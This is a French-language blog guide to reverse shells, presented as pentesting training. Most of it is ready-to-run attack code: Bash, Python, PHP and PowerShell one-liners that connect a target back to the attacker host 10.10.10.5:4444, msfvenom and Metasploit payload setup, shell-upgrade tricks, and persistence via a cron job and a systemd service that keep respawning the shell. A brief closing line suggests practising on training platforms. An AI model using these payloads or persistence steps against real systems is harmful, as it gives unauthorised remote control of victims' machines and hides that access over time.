 Chadow4

Reverse Shells : Guide Complet
Un reverse shell est une technique où la machine cible se connecte à l'attaquant, inversant le flux normal.
Pourquoi les Reverse Shells ?
Avantages :
- Contournement de pare-feu - Les connexions sortantes sont souvent autorisées
- Pas de port ouvert - L'attaquant n'a pas besoin d'ouvrir de port
- Flexibilité - Fonctionne dans la plupart des environnements
- Discrétion - Moins suspect qu'un bind shell
Configuration de Base
Listener (Attaquant)
# Netcat - Le plus simple
nc -lvnp 4444

# Options
-l : Mode écoute (listen)
-v : Verbose
-n : Pas de résolution DNS
-p : Port

# Résultat
Listening on 0.0.0.0 4444
Reverse Shells par Langage
1. Bash
# Méthode 1 : /dev/tcp
bash -i >& /dev/tcp/10.10.10.5/4444 0>&1

# Méthode 2 : Netcat
nc -e /bin/bash 10.10.10.5 4444

# Méthode 3 : Sans -e
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.5 4444 >/tmp/f
2. Python
# Python 2
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.10.5",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

# Python 3
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.10.5",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'

# Version lisible
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.10.5",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
import pty
pty.spawn("/bin/bash")
3. PHP
// Méthode 1 : exec
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.10.5/4444 0>&1'"); ?>

// Méthode 2 : system
<?php system("nc -e /bin/bash 10.10.10.5 4444"); ?>

// Méthode 3 : Complet
<?php
$sock=fsockopen("10.10.10.5",4444);
exec("/bin/sh -i <&3 >&3 2>&3");
?>
4. PowerShell (Windows)
# Méthode 1 : Simple
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.10.5',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
Amélioration du Shell
Shell Interactif Complet (TTY)
# Méthode 1 : Python pty
python -c 'import pty; pty.spawn("/bin/bash")'
# Puis Ctrl+Z
stty raw -echo; fg
# Puis
export TERM=xterm

# Méthode 2 : Script
script /dev/null -c bash

# Méthode 3 : Socat (si installé)
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.10.5:4444
Ajuster la Taille du Terminal
# Sur la machine locale, obtenir les dimensions
stty size
# Exemple : 24 80

# Sur le reverse shell
stty rows 24 columns 80
Outils Avancés
Metasploit
# Générer payload
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.10.5 LPORT=4444 -f elf > shell.elf

# Listener
msfconsole
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set LHOST 10.10.10.5
set LPORT 4444
exploit
Socat
# Listener (attaquant)
socat file:`tty`,raw,echo=0 tcp-listen:4444

# Reverse shell (cible)
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.10.5:4444
Persistance
Cron Job
# Ajouter tâche cron
(crontab -l 2>/dev/null; echo "*/5 * * * * /bin/bash -c 'bash -i >& /dev/tcp/10.10.10.5/4444 0>&1'") | crontab -
Service Systemd
# Créer service
cat > /etc/systemd/system/reverse.service << EOF
[Unit]
Description=Reverse Shell Service

[Service]
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.10.10.5/4444 0>&1'
Restart=always

[Install]
WantedBy=multi-user.target
EOF

systemctl enable reverse.service
systemctl start reverse.service
Conclusion
Les reverse shells sont essentiels pour le pentesting. Pratiquez sur HackTheBox ou TryHackMe.
Commentaires (0)